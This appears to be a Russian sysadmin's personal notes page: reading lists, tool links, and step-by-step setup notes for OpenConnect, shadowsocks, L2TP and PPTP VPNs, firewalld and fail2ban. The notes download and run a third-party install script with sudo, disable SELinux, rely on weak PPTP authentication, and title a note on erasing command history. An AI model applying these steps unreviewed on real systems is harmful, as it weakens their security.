Внутреннее устройство Linux Брайан Уорд 2016
Настольная книга администратора Debian Hertzog Raphaël, Mas Roland
UNIX изнутри Юреш Вахалия 2003
UNIX — универсальная среда программирования Брайан Уилсон Керниган Роб Пайк 1992 г
Прикладная и компьютерная лингвистика И. С. Николаев 2016
Инструментарий хакера Сергей Бабин 2014
Программирование: введение в профессию Андрей Викторович Столяров
Руководство администратора FreePBX на русском языке
PDF-версия статей про Bash-скрипты
Сценарии командной оболочки. Linux, OS X и Unix (2017)
Python 3 для сетевых инженеров
Cisco CCENT/CCNA ICND1 100-101. Официальное руководство по подготовке к сертификационным экзаменам.
https://github.com/EbookFoundation/free-programming-books/blob/master/free-programming-books-ru.md
Андрей Столяров Программирование: введение в профессию. Том 1: азы программирования
Андрей Столяров Программирование: введение в профессию. II: низкоуровневое программирование
ftp://ftp.micronet-rostov.ru/pub/linux-support/books/system%20administration/
Андрей Столяров Программирование: введение в профессию. III: системы и сети
Андрей Столяров Программирование: введение в профессию. Том IV: парадигмы
BY PROGRAMMING LANGUAGE
https://github.com/EbookFoundation/free-programming-books/blob/main/courses/free-courses-ru.md

ftp://ftp.micronet-rostov.ru/linux-support/books/system administration/
ftp://ftp.micronet-rostov.ru/linux-support/books/programming
https://дз.ею/tmp/Bibl_progr_Sb_187kn/

чтоб читалось везде


Подборки


http://www.outsidethebox.ms/category/windows/
Записки IT специалиста Active Directory
http://cb.vu/unixtoolbox.xhtml
http://admin-club.net/publ/
https://telegram.me/proglibrary
база знаний MyTetra
сборник полезных для программиста ссылок
Библиотека программиста Видеолекции и видеоуроки
Библиотека программиста Каталог книг
Бесплатные материалы для программистов
uzverss статьи по Active Directory
uzverss Mikrotik, RouterOS подборка
uzverss подборка по телефонии
uzverss работа с Git
полезное для серваков
uzverss Raspberry PI, Arduino, Python
uzverss Командная строка. справочник администратора
uzverss подборка по коммутаторам


Переводы


Искусство программирования на языке сценариев командной оболочки
Справочное руководство по виртуализации в Fedora
Драйверы устройств Linux, Третья редакция
Основы написания драйверов устройств для Linux
https://git-scm.com/book/ru/v1


Самоучители


Введение в SQL
Наиболее используемые команды MySQL
1C-Битрикс: Управление сайтом Документация для разработчиков
1C-Битрикс: Пользовательская документация
https://dev.1c-bitrix.ru/learning/
https://dev.1c-bitrix.ru/docs/php.php
http://learngitbranching.js.org/
http://ccnastepbystep.blogspot.ru/
http://www.cisco.com/web/RU/learning/le31/learning_learning_resources_home.html
Постоянный доступ к учебным материалам Cisco
http://linkmeup.ru/tag/сети%20для%20самых%20маленьких/
https://powerman.name/doc/Inferno/
Ассемблер в Linux для программистов C
Гайды по работе с Git
Полный релиз бесплатного интерактивного 700-страничного учебника по тестированию
Как обучить джунов QA за 3 дня (сборник материалов)
Prompt-инженер как новый тренд. Требования и зарплаты у специалистов
Руководство по промпт-инжинирингу
https://gnulinux.pro/
https://basis.gnulinux.pro/ru/latest/
https://infra.gnulinux.pro/ru/latest/
https://cheatsheets.zip/

Сети для самых маленьких
юзера eucariot
https://linkmeup.gitbook.io/sdsm
https://github.com/eucariot/SDSM
ieucariot Сети Для Самых Маленьких видео
ieucariot CCIE за год видео
15. Сети для самых матёрых. Часть пятнадцатая. QoS
14. Сети для самых матёрых. Часть четырнадцатая. Путь пакета
13. Сети для самых матёрых. Часть тринадцатая. MPLS Traffic Engineering
12.2. Сети для самых матёрых. Микровыпуск №8. EVPN Multihoming
12.1. Сети для самых матёрых. Микровыпуск №7. MPLS EVPN
12. Сети для самых матёрых. Часть двенадцатая. MPLS L2VPN
11.1. Сети для самых маленьких. Микровыпуск №6. MPLS L3VPN и доступ в Интернет
11. Сети для самых маленьких. Часть Одиннадцатая. MPLS L3VPN
10. Сети для самых маленьких. Часть десятая. Базовый MPLS
9. Сети для самых маленьких. Часть девятая. Мультикаст
8.1 Сети для Самых Маленьких. Микровыпуск №3. IBGP
8. Сети для самых маленьких. Часть восьмая. BGP и IP SLA
7. Сети для самых маленьких. Часть седьмая. VPN
6. Сети для самых маленьких. Часть шестая. Динамическая маршрутизация
5. Сети для самых маленьких: Часть пятая. NAT и ACL
4. Сети для самых маленьких: Часть четвёртая. STP
3. Сети для самых маленьких: Часть третья. Статическая маршрутизация
2. Сети для самых маленьких. Часть вторая. Коммутация
1. Сети для самых маленьких. Часть первая. Подключение к оборудованию cisco
0. Сети для самых маленьких. Часть нулевая. Планирование

Основы компьютерных сетей
Основы компьютерных сетей. Тема №1. Основные сетевые термины и сетевые модели
Основы компьютерных сетей. Тема №2. Протоколы верхнего уровня
Основы компьютерных сетей. Тема №3. Протоколы нижних уровней (транспортного, сетевого и канального)
Основы компьютерных сетей. Тема №4. Сетевые устройства и виды применяемых кабелей
Основы компьютерных сетей. Тема №5. Понятие IP адресации, масок подсетей и их расчет
Основы компьютерных сетей. Тема №6. Понятие VLAN, Trunk и протоколы VTP и DTP
Основы компьютерных сетей. Тема №7. Протокол связующего дерева: STP
Основы компьютерных сетей. Тема №8. Протокол агрегирования каналов: Etherchannel
Основы компьютерных сетей. Тема №9. Маршрутизация: статическая и динамическая на примере RIP, OSPF и EIGRP


Эмуляторы


http://www.dlink.ru/ru/arts/84.html
Эмуляторы интерфейса оборудования D-Link
http://tp-link.com.ua/support/tp-link-simulator/
http://demo.mt.lv/webfig/
https://vfsync.org/u/os/buildroot-x86
https://de0.tux.io/


Курсы


https://mva.microsoft.com/
http://www.specialist.ru/profession/microsoft-admin
http://www.specialist.ru/section/network-administration
Компьютерные сети
Основы сетей передачи данных

Основные протоколы интернет
Построение коммутируемых компьютерных сетей
IPv6 для профессионалов
НОУ «ИНТУИТ» Технопарк Mail.ru Group: Web-технологии
Администрирование почтовых серверов sendmail
Основы конфигурирования в системе "1С:Предприятие 8.0"
Основы разработки прикладных решений для 1С:Предприятие 8.1
https://github.com/ustu
Каналы передачи данных
Сетевое программирование
Основы Веб-программирования
Базы данных
ITVDN Курс SQL для начинающих - бесплатно! Давид Бояров
ITVDN Видео курс SQL Essential Давид Бояров
1000+ часов видео по Java на русском
Учебные курсы Кирилла Семаева
LPIC-1 exam-101 LPIC-1 exam-102
Андрей Созыкин Онлайн курс "Компьютерные сети"
coursera Нейронные сети и глубокое обучение
skillfactory Специалист по нейронным сетям
Видео лекций всего курса первой Школы разработки интерфейсов Яндекса
Презентации видеолекций

Видео


Программное обеспечение


Вместо бубна: огромная подборка инструментов сисадмина
Более чем 80 средств мониторинга системы Linux
Эмулятор большого провайдера
http://www.freshports.org/
http://www.chiark.greenend.org.uk/~sgtatham/putty/
https://launchpad.net/~llyzs/+archive/ubuntu/ppa
https://launchpad.net/~webupd8team/+archive/ubuntu/haguichi
Если не TeamViewer, то кот: почти два десятка аналогов популярного сервиса удалённого доступа
https://www.teamviewer.com/ru/
https://rustdesk.com/docs/en/
https://github.com/rustdesk/rustdesk-server
https://github.com/dchapyshev/aspia
https://null.la/
https://github.com/immense/Remotely
https://www.meshcommander.com/meshcentral2
http://www.uvnc.com/
http://www.tightvnc.com/
https://winscp.net/
https://www.wireshark.org/
https://nmap.org/
http://angryip.org/
http://3proxy.ru/
http://www.squid-cache.org/
http://wapmmc.codeplex.com/
https://www.gns3.com/software
https://www.virtualbox.org/
http://wtware.ru/
https://github.com/scarygliders/X11RDP-o-Matic
http://www.handybackup.ru/
http://helpme1c.ru/bekuper-1s-rezervnye-kopii-buxgalterii
http://www.webmin.com/
http://webacula.sourceforge.net/
https://hdd.by/victoria.html
Windows USB/DVD Download Tool
https://www.hirensbootcd.org/old-versions/
http://www.ultimatebootcd.com/
ERD Commander (Microsoft DaRT)
Windows Sysinternals
Disk2vhd
Cisco Network Assistant
http://www.clonezilla.org/
http://www.storelab-rc.ru/programs.htm
http://www.mhdd.ru/download.html
https://sourceforge.net/projects/processhacker/
https://www.hwinfo.com/
http://adminpe.ru/
https://www.gns3.com/
http://www.unetlab.com/download/index.html
https://sourceforge.net/projects/netdisco/
https://metacpan.org/pod/App::Netdisco
http://sleuthkit.org/autopsy/v2/
http://www.runtime.org/data-recovery-products.htm
http://www.cgsecurity.org/wiki/TestDisk_Download
http://www.cgsecurity.org/wiki/PhotoRec_RU
https://www.gnu.org/software/ddrescue/
https://sourceforge.net/projects/foremost/
http://rlab.ru/tools/rsaver.html
https://github.com/deemru/chromium-gost
https://www.cryptopro.ru/products/cpfox
http://www.cryptopro.ru/products/cades/plugin
Quintum Tenor Configuration Manager
https://standardnotes.org/
https://pexpect.readthedocs.io/en/stable/examples.html
Утилиты на PowerShell для системных администраторов
https://github.com/lazywinadmin/LazyWinAdmin_GUI
AI-Bolit
61 репозиторий для хакеров на Github
PentestBox — портативная сборка популярных security утилит

https://www.openshift.com/
https://www.heroku.com/pricing

https://github.com/255kb/stack-on-a-budget

http://matrix.org/

https://bitbucket.org/

https://live.sysinternals.com/
https://www.microfocus.com/en-us/products/vm-server-backup/overview
https://www.veeam.com/ru
https://www.manageengine.com/ru/desktop-central/
https://www.dameware.com/


Консоль


https://c9.io/
https://www.tutorialspoint.com/codingground.htm
https://www.tutorialspoint.com/unix_terminal_online.php
https://www.python.org/shell/
http://melpon.org/wandbox
http://ellcc.org/demo/index.cgi
https://httpie.org/run
http://http-prompt.com/

консольная подборка


Вопросы, ответы, решения


Public Route Servers and Looking Glass sites
https://social.technet.microsoft.com/Forums/ru-ru/home
http://hosting101.ru/more-providers.html
http://www.commandlinefu.com/commands/browse
http://www.shell-fu.org/lister.php?top
http://sysadmins.ru/
http://forum.ru-board.com/
https://codeby.net/forum/
http://forum.infostart.ru/forum86/
https://www.youtube.com/html5
http://html5test.com/
https://2ch.hk/s/
https://2ch.hk/pr/
https://2ch.hk/hw/

http://uzverss.livejournal.com/tag/сисадм
http://uzverss.livejournal.com/tag/cmd
http://uzverss.livejournal.com/tag/cisco
http://uzverss.livejournal.com/tag


Изображения


http://i.imgur.com/Xpok31V.png
http://risovach.ru/upload/2014/10/mem/muzhik-bleat_64813883_orig_.jpg
http://risovach.ru/upload/2014/01/mem/tyzhprogrammist_41224540_orig_.jpeg
http://s00.yaplakal.com/pics/pics_preview/5/3/9/569935.jpg
http://www.it-ep.ru/files/2012/08/23/small_c_za_edu.jpg
http://www.b-port.com/mediafiles/items/2013/07/110046/318038bf0cfd1e19b4ef1f686e44ad0c_XL.jpg
https://pbs.twimg.com/media/B54YxL2CcAA2ZRb.jpg


Игры


проверь, какой ты сисадмин
https://universe.openai.com/
https://screeps.com/
https://checkio.org/
http://www.codewars.com/?language=javascript
http://www.cyber-dojo.org/setup/show_exercises/?language=Javascript
https://codecombat.com/play
https://www.codingame.com/start
http://play.elevatorsaga.com/
https://screeps.com/
http://pencilcode.net/
https://alexnisnevich.github.io/untrusted/
http://www.hexinvaders.com/
http://flexboxfroggy.com/#ru
http://www.flexboxdefense.com/
http://www.dungeonsanddevelopers.com/
http://pixact.ly/
http://flukeout.github.io/
https://xss-game.appspot.com/


Разное


http://lurkmore.to/Админ
проверь, какой ты сисадмин
Если бы водителей нанимали по тем же критериям как и сисадминов...
Новогодний пост — БЕГИТЕ, глупцы!
https://web.archive.org/web/20150607094738/http://www.linux.org.ru/books/BOFH/
http://ithappens.me/
Кто на самом деле является администратором Windows?
https://another-it.ru/
Стоит ли становиться сисадмином или девопс инженером?

подтверди что ты админ
https://www.lpi.org/exam-pricing/


развернуть
https://ocserv.openconnect-vpn.net/
https://www.infradead.org/openconnect/
https://www.infradead.org/ocserv/download/
https://www.infradead.org/openconnect/download/
https://github.com/cernekee/ics-openconnect
https://gitlab.com/openconnect/ics-openconnect
https://xdaforums.com/t/app-4-0-v1-11-20150221-openconnect-ssl-vpn-client-for-cisco-anyconnect.2616121/

Installing and Configuring a VPN Server with OpenConnect on Ubuntu 20.04
Tutorial Install OpenConnect on Ubuntu 20.04
curl https://sysadmintalks.ru/openconnect-ubuntu2204/ | w3m -T text/html -dump
https://raw.githubusercontent.com/iw4p/OpenConnect-Cisco-AnyConnect-VPN-Server-OneKey-ocserv/master/ocserv-install.sh

wget https://raw.githubusercontent.com/iw4p/OpenConnect-Cisco-AnyConnect-VPN-Server-OneKey-ocserv/master/ocserv-install.sh && chmod +x ocserv-install.sh

правим нужные опции
vim ocserv-install.sh

sudo ocserv-install.sh

sudo vim /etc/ocserv/ocserv.conf
раскоммитить
server-cert = /etc/ocserv/server-cert.pem
server-key = /etc/ocserv/server-key.pem
изменить
ipv4-network = 192.168.1.0 на другой, не пересекающийся с роутерами и тд
добавить dns и тд

systemctl list-units --type service --state running
systemctl status ocserv
sudo systemctl restart ocserv
sudo systemctl enable ocserv

sudo ufw status
sudo ufw allow 443

hostname -I|cut -f1 -d ' '

на клиенте
sudo apt install openconnect
sudo openconnect -u пользователь ip_сервера


shadowsocks + v2ray
echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
sysctl -p

sudo apt install shadowsocks-libev shadowsocks-v2ray-plugin

конфиг сервера
/etc/shadowsocks-libev/config.json


sudo systemctl restart shadowsocks-libev.service
sudo systemctl status shadowsocks-libev.service
sudo systemctl enable shadowsocks-libev.service
systemctl list-units --type service --state running
systemctl list-units --type service --state failed

https://github.com/shadowsocks/shadowsocks-libev
https://github.com/shadowsocks/shadowsocks-android
https://github.com/shadowsocks/v2ray-plugin
https://github.com/Jigsaw-Code/outline-apps
https://getoutline.org/ru/

Shadowsocks
https://play.google.com/store/apps/details?id=com.github.shadowsocks
https://f-droid.org/ru/packages/com.github.shadowsocks.tv/
V2ray Plugin
https://play.google.com/store/apps/details?id=com.github.shadowsocks.plugin.v2ray
https://f-droid.org/packages/com.github.shadowsocks.plugin.v2ray/

аналогичный плагин SIP003 V2ray
https://github.com/teddysun/xray-plugin-android

клиент.json


https://f-droid.org/packages/com.github.dyhkwong.sagernet/
https://github.com/dyhkwong/Exclave

https://andrey.org/shadowsocks-vpn/
https://andrey.org/ss-bootstap.txt
echo -n "ss://"`echo -n chacha20-ietf-poly1305:пароль@ip_address_сервера:port | base64`
получаем:
ss://YWVzLTI1Ni1jZmI6UGExMDA0N3cwcmRAMS4yLjMuNDoxMjM0NQ==
echo -n "ss://"`echo -n chacha20-ietf-poly1305:пароль@ip_address_сервера:port | base64` | qr
или
echo "ss://$(echo -n 'chacha20-ietf-poly1305:пароль@ip_address_сервера:port' | base64 -w0)" | qrencode -t UTF8
получаем qr код в png
echo "ss://$(echo -n 'chacha20-ietf-poly1305:пароль@ip_address_сервера:port' | base64 -w0)" | qrencode -o config.png

https://f-droid.org/packages/com.github.metacubex.clash.meta/
https://github.com/MetaCubeX/ClashMetaForAndroid
отдельный плагин SIP003 V2ray не требуется
клиент.yaml


https://cloudzy.com/blog/shadowsocks-config/


https://shadowsocks5.github.io/en/download/clients.html
https://github.com/shadowsocks/shadowsocks-qt5/releases


заглянуть
https://unixforum.org/viewtopic.php?t=154566

echo "net.ipv4.ip_forward=1" >> /etc/sysctl.conf
sysctl -p

sudo apt install strongswan xl2tpd

/etc/ipsec.conf


openssl rand -base64 18 > mySharedKey

/etc/ipsec.secrets


/etc/xl2tpd/xl2tpd.conf


/etc/ppp/options.xl2tpd


/etc/ppp/chap-secrets


systemctl restart strongswan-starter
systemctl restart xl2tpd
systemctl restart ipsec
systemctl list-units --type service --state running
systemctl list-units --type service --state failed

форвардинг
iptables -A FORWARD -i %i -j ACCEPT; iptables -t nat -A POSTROUTING -o ens3 -j MASQUERADE # добавить при старте
iptables -D FORWARD -i %i -j ACCEPT; iptables -t nat -A POSTROUTING -o ens3 -j MASQUERADE # удалить когда останавливается


https://gist.github.com/kimus/9315140
Если вам нужен ufw для NAT-подключений с внешнего интерфейса на внутренний, то решение довольно простое. В файле /etc/default/ufw измените параметр DEFAULT_FORWARD_POLICY
DEFAULT_FORWARD_POLICY="ACCEPT"

sudo apt install network-manager-l2tp network-manager-l2tp-gnome

проверка соединения
journalctl -f


vpn l2tp centos7
посмотреть
настройка pptp
1 отключаем Selinux
# nano /etc/sysconfig/selinux
меняем значение
SELINUX=disabled


После перезагрузки проверьте статус SELinux командой «sestatus»
sestatus

Переходим к установке PPTP VPN сервера и добавлении его в автозагрузку:
# yum install -y ppp pptp pptpd pptp-setup
# chkconfig pptpd on

или systemctl enable pptpd

2 Настройка конфигов

Файл /etc/pptpd.conf


localip — ip адрес из выбранной вами подсети, который будет являться локальным шлюзом для клиентов VPN.
remoteip - пул ip адресов для раздачи клиентам VPN.
Если на вашей машине несколько внешних IP адресов, то вы можете указать конкретный IP, по которому будет доступно подключение к VPN серверу. В конце файла добавьте:

listen внешний_ip

Файл /etc/ppp/options.pptpd


добавлен метод mschap2
гугловские DNS, заменить на свои.
ms-dns 8.8.8.8
ms-dns 8.8.4.4

Файл /etc/ppp/chap-secrets


В файле /etc/ppp/chap-secrets указываются аутентификационные данные пользователей для CHAP аутентификации:

client server Pa$$word *
client - логин
server - указывается имя сервера к которому можно подсоединиться (параметр name), можно заменить на *
Pa$$word - пароль клиента
* - Разрешает соединения с любых IP

Устанавливаем права на файл паролей, чтобы только root его мог читать:
chmod 600 /etc/ppp/chap-secrets

Файл /etc/sysctl.conf


изменение значения «0» на «1» net.ipv4.ip_forward = 1 и отключение ipv6
Перечитываем конфигурацию.

sysctl -p

cat /proc/sys/net/ipv4/ip_forward

ps ax | grep pptpd
ip a | grep ppp0
lsof -i TCP:1723
netstat -an | grep -i listen
systemctl status pptpd

смотрим логи
systemctl status pptpd
cat /var/log/messages |grep pptp
last |grep ppp0
tail /var/log/secure
grep -i pptp /var/log/messages
grep -i pptp /var/log/pptpd.log

кто логинился в систему
Команда  Журнал логов	  Описание
last	/var/log/wtmp	  История успешных входов/выходов
lastb	/var/log/btmp	  История неудавшихся попыток входа
lastlog	/var/log/lastlog  Список последних подключавшихся пользователей

изменение времени файлов, удаление истории посещения и команд в linux

опции /etc/ppp/options.pptpd
Создание PPTP-сервера для реализации защищенного доступа к домашней сети в операционных системах семейства Linux

Опция ppp
По умолчанию эта опция закомментирована символом “#”. Ее функция заключается в указании точного местоположения сервиса pppd, который является управляющим для PPTP-сервера. Путь по умолчанию — /usr/sbin/pppd.

Опция option
Этот тэг указывает демону pptpd на путь к файлу с остальными настройками PPTP-соединения, такими как используемое шифрование канала и способ авторизации PPTP-пользователей. По умолчанию эта строка указывает на файл /etc/ppp/options.pptpd, который создается при установке.

Опция debug
Раскомментирование этого тэга служит для отладки PPTP-сервера при неполадках. В логах сервера будет приведена более подробная информация о действиях как сервера, так и клиентов. По умолчанию эта опция отключена. Рекомендуется включать ее только в случае возникновения неполадок, поскольку в системных логах будет много лишней информации.

Опция stimeout х
Данная опция служит для указания точного времени ожидания PPTP-пакетом, прежде чем он попадет в управляющую программу pptpctrl и будет передан клиенту. По умолчанию этот показатель равен 10 с. Параметр X — время в секундах. Таким образом осуществляется защита от DoS-атак.

Опция noipparam
По умолчанию этот тэг отключен. При включении данного параметра IP-адрес клиента не передается скриптам ip-up через демон pppd. То есть pppd не будет знать реальный адрес PPTP-клиента.

Опция bcrelay interface
Данная опция позволяет PPTP-клиентам рассылать бродкасты, которые сервер получает по сетевому интерфейсу с названием interface. По умолчанию этот тэг закомментирован. Примером интерфейса может служить eth0 или ham0.

Опция connections n
По умолчанию максимальное количество соединений с PPTP-сервером может быть не более 100. Эта опция вручную указывает на количество соединений, где “n” — цифровое значение. Отметим, что максимальное количество соединений ограничивается также списком IP-адресов в опции remoteip, но эта функция работает лишь в том случае, если опция delegate неактивна.

Опция delegate
По умолчанию эта опция отключена. Ее включение автоматически отключает опцию remoteip, через которую демон pptpd выдает адреса PPTP-клиентам, таким образом заставляя выдавать виртуальные внутрисетевые адреса с помощью radius сервера или файла chap-secrets.

Опция listen ip
Указывает на определенный IP-адрес, на котором PPTP-сервер будет прослушивать 1723-й порт, где “ip” — указываемый IP-адрес. По умолчанию PPTP-сервер работает на всех локальных интерфейсах операционной системы (eth0, ppp0, ham0 и т.п.).

Опция localip ip-address
Данная опция позволяет явным образом указать диапазон IP-адресов или отдельный IP-адрес, который будет использоваться в качестве адреса PPTP-сервера в виртуальной сети. Если указан один IP-адрес, то он применяется для всех PPTP-клиентов, в противном случае (если указан диапазон адресов) каждому клиенту назначается свой виртуальный адрес сервера, поэтому их количество должно совпадать со значением, описанным в опции remoteip. Задавать несколько IP-адресов сервера необходимо в тех случаях, когда для каждого клиента указывается персональный IP-адрес (например, в файле chap-secrets), благодаря чему можно ограничить доступ каждого клиента в определенный участок локальной сети на основании правил iptables. Параметр ip-address может выглядеть следующим образом: 192.168.0.1, когда указан один адрес для всех клиентов, либо 192.168.0.2-254, когда указывается диапазон адресов.

Опция remoteip ip-address
В этом параметре указывается диапазон IP-адресов, которые будут получать PPTP-клиенты. Функция работает только в том случае, когда опция delegate неактивна, то есть закомментирована. Количество IP-адресов ограничивает и количество максимальных соединений с PPTP-сервером. Параметр ip-address может выглядеть так: 192.168.0.1, когда указан один адрес для одного-единственного клиента (в этом случае к PPTP-серверу может подключиться лишь один клиент), либо 192.168.0.2-254, если указывается диапазон адресов.

Опция speed x
Данный параметр отвечает за максимальную скорость соединения, с которой происходит обмен данными между сервером и клиентом. По умолчанию эта опция (параметр “x”) имеет значение 115 200 байт/с и является также максимально допустимой для pppd. В реальности скорость может быть значительно выше, но только если указано именно это значение.

Опция logwtmp
Раскомментирование этой строки позволит передавать PPTP-серверу лог аутентификации пользователей через стандартную функцию logwtmp, что даст возможность автоматизировать процесс сбора информации по заходам клиентов. Однако в некоторых случаях этот модуль не устанавливается и его (файл pptpd-logwtmp.so) необходимо переписать вручную из дистрибутива pptpd в папку /usr/lib/pptpd/. В противном случае сервер будет генерировать дополнительную лишнюю информацию о том, что модуль не загружен, а в некоторых экспериментальных версиях он просто не будет загружаться.
Все опции описаны на английском языке, прочесть их можно, набрав команду “man pptpd.conf”. Для того чтобы организовать доступ к нескольким компьютерам в локальной сети, необходимо отредактировать конфигурационный файл pptpd.conf следующим образом:

option /etc/ppp/options.pptpd
debug
localip 192.168.193.1
remoteip 192.168.193.234-238

IP-адрес 192.168.193.1 — это адрес сервера, а диапазон адресов от 192.168.193.234 до 238 — это адреса, которые будут выдаваться клиентам PPTP-сервера. Опция debug включена для возможной отладки сервера. Этот конфигурационный файл предполагает раздачу адресов самим демоном pptpd. После редактирования файла pptpd.conf необходимо изменить параметры аутентификации и шифрования в файле /etc/ppp/options.pptpd. Рассмотрим все возможные параметры, которые можно прописать в этом файле.

Параметр name
Данная опция отвечает за название сервиса, которое прописывается в файле аутентификации /etc/ppp/chap-secrets. По умолчанию название соответствует названию сервиса — pptpd.

Параметры refuse-pap, refuse-chap, refuse-mschap
Данные параметры запрещают авторизацию по старым протоколам аутентификации, таким как PAP, CHAP и MS CHAP v1, но, если использование этих протоколов необходимо, строки должны быть закомментированы. Аналогичными являются опции -pap, -chap, -chapms (они применяются в том случае, если pptpd установлен на компьютере с ОС семейства BSD). Для активации аутентификации по этим протоколам вместо знака “–” должен стоять знак “+”.

Параметр require-mschap-v2, +chapms-v2
Данная опция разрешает аутентификацию пользователей по самому защищенному из протоколов — MS CHAP v2. По умолчанию в конфигурационном файле разрешен только этот протокол аутентификации пользователей.

Параметр require-mppe-128, mppe-128, mppe-40, mppe-stateless, “mppe required, stateless”
Названные параметры относятся к шифрованию MPPE, которое может быть использовано лишь совместно с протоколом аутентификации MS CHAP v2. Каждая из опций строго определяет наличие шифрования и не позволяет установить связь PPTP-клиентам, у которых оно отключено. Цифры 40 и 128 отвечают за стойкость шифрования, рекомендуется шифрование со 128-битным ключом. Для того чтобы PPTP-клиенты могли подключаться к серверу без использования шифрования, которое увеличивает трафик, а также нагрузку на процессор как клиента, так и сервера, необходимо закомментировать все эти строки.

Параметр ms-dns ххх.ххх.ххх.ххх
Всего в конфигурационном файле может существовать две записи этой опции. С ее помощью можно указать первичный и вторичный DNS сервера для PPTP-клиентов.

Параметр proxyarp
Включение этого параметра позволяет PPTP-клиентам работать с локальной сетью без добавления правил маскарадинга (NAT) в цепочки брандмауэра iptables. Данная функция действует через средства ARP (Address Resolution Protocol) и его таблицы. Однако таким образом нельзя регулировать доступ в разные подсети клиентов и доступ конкретных клиентов. Чтобы эта функция работала, необходимо, чтобы осуществлялось перенаправление пакетов ядром (чтобы функция ip_forward была равна единице). Если используются цепочки iptables, этот параметр следует закомментировать. По умолчанию данная опция включена.

Параметры debug и dump
Для получения дополнительной информации о ходе соединения клиентов, а также о включенных опциях используются параметры debug и dump соответственно. В стадии построения сервера и его отладки эта функция очень полезна, затем ее можно отключить, поскольку объем log-файлов будет возрастать с каждым новым соединением. По умолчанию обе функции отключены.

Параметр logfile x
Данная опция указывает точное местоположение файла (“x”), в который будет записываться отладочная информация. По умолчанию эта функция отключена, а все записи по соединению заносятся в системный журнал. Для ее работы необходимо также закомментировать параметр “nologfd”, который запрещает ее использование.

Параметр nologfd
Данная опция блокирует запись в системный журнал через системную функцию stderr. По умолчанию она активна. Для получения отладочной информации ее необходимо закомментировать.

Параметры novj и novjccomp
Названные параметры запрещают компрессию, которая используется в ранних клиентах Windows 9x/Mе. По умолчанию опция включена.

Параметр nobsdcomp
Если в качестве операционной системы применяется платформа Linux, а не BSD (OpenBSD, FreeBSD), то необходимо раскомментировать эту функцию.

Параметр nodefaultroute
Данная функция отключает автоматическое изменение таблицы маршрутизации при установлении PPTP-соединения. По умолчанию pppd при установлении соединения PPTP-клиента с сервером меняет IP-адрес используемого по умолчанию шлюза на IP-адрес PPTP-клиента. В этом случае Интернет на компьютере-сервере просто пропадет. Поэтому если используется PPTP-сервер, то данную опцию следует указать.
О других опциях, которые применяются реже, можно прочесть, набрав в командной строке “man pppd”, поскольку options.pptpd относится не только к демону pptpd, но и к основному управляющему пакету pppd, который и устанавливает соединение по VPN-туннелю.

3 настройка фрайвола
firewall-cmd настройка брадмаузера

firewall-cmd --state
firewall-cmd --list-all
firewall-cmd --list-ports
firewall-cmd --list-all-zones
firewall-cmd --get-active-zones
firewall-cmd --direct --get-all-rules
firewall-cmd --zone=external --list-services
firewall-cmd --zone=external --list-ports
firewall-cmd --zone=public --list-ports
firewall-cmd --list-rich-rules

firewall-cmd --zone=public --remove-service=dhcpv6-client --permanent
firewall-cmd --zone=public --add-port=1723/tcp --permanent

firewall-cmd --zone=public --remove-interface=enp3s0 --permanent
firewall-cmd --zone=external --change-interface=enp3s0 --permanent
firewall-cmd --zone=external --add-port=1723/tcp --permanent
firewall-cmd --permanent --direct --add-rule ipv4 filter INPUT 0 -p gre -j ACCEPT
firewall-cmd --permanent --add-masquerade
firewall-cmd --query-masquerade

firewall-cmd --reload
systemctl restart firewalld

для удаления правила --add- меняется на --remove-

в случаях проблем с firewalld Перечитать правила и сбросить текущие подключения
firewall-cmd --complete-reload


firewall-cmd --permanent --new-ipset=IP-users --type=hash:net
firewall-cmd --ipset=IP-servers --add-entry=192.168.0.0/24 --permanent
firewall-cmd --ipset=IP-servers --add-entry=192.168.200.12 --permanent
firewall-cmd --ipset=IP-servers --add-entry=192.168.200.200 --permanent

firewall-cmd --ipset=IP-servers --remove-entry=192.168.20.0/24 --permanent

firewall-cmd --ipset=IP-servers --get-entries
firewall-cmd --permanent --zone=public --add-rich-rule='rule source ipset="IP-servers" service name="ssh" accept'

firewall-cmd --remove-rich-rule='rule source ipset=IP-users service name="http" drop' --permanent

firewall-cmd --permanent --zone=public --list-rich-rules

чтобы все пользователи (список ipset IP-users) ходили через squid несмотря на net.ipv4.ip_forward=1
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp3s0 -o enp1s0 -m set --match-set IP-servers src -j ACCEPT
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp1s0 -o enp3s0 -m set --match-set IP-servers src -j ACCEPT

firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp3s0 -o enp1s0 -j DROP
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp1s0 -o enp3s0 -j DROP

firewall-cmd --reload
systemctl restart firewalld

iptables -S

cat /etc/firewalld/direct.xml

ls /usr/lib/firewalld/services/
cat /usr/lib/firewalld/services/ipsec.xml

/etc/firewalld/services/l2tp.xml


/etc/firewalld/services/pptp.xml


chmod 640 /etc/firewalld/services/*.xml restorecon /etc/firewalld/services/*.xml

Контексты SELinux - Маркирование файлов

firewall-cmd варианты
firewall-cmd --direct --permanent --add-rule ipv4 nat POSTROUTING 0 -o enp3s0 -j MASQUERADE
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp1s0 -o enp3s0 -j ACCEPT
firewall-cmd --direct --permanent --add-rule ipv4 filter FORWARD 0 -i enp3s0 -o enp1s0 -m state --state RELATED,ESTABLISHED -j ACCEPT

узнать
firewall-cmd --direct --get-all-rules
удалить
firewall-cmd --direct --permanent --remove-rule .....

firewall-cmd ошибки
# firewall-cmd --reload
Error: list index out of range

nano /etc/firewalld/direct.xml
исправить ошибочную запись

fail2ban
https://github.com/fail2ban/fail2ban/tree/master/config/action.d

----------------------------------------------------------------------------------------------------------------------------
Файл(ы)
Описание
/etc/fail2ban/fail2ban.conf
/etc/fail2ban/fail2ban.local
Глобальные настройки службы и настройки "по умолчанию"
/etc/fail2ban/filter.d/*.conf
/etc/fail2ban/filter.d/*.local
Фильтры, определяющие действия для обнаружения неудачных попыток аутентификации. В общем случае, это правила анализа системных журналов.

/etc/fail2ban/action.d/*.conf
/etc/fail2ban/action.d/*.local
/etc/fail2ban/action.d/*.py

Действия, определяющие порядок блокировки/разблокировки.
В том числе, действия могут быть заданы как сценарии на языке Python (*.py).

/etc/fail2ban/jail.conf
/etc/fail2ban/jail.local
/etc/fail2ban/jail.d/*.conf
/etc/fail2ban/jail.d/*.local

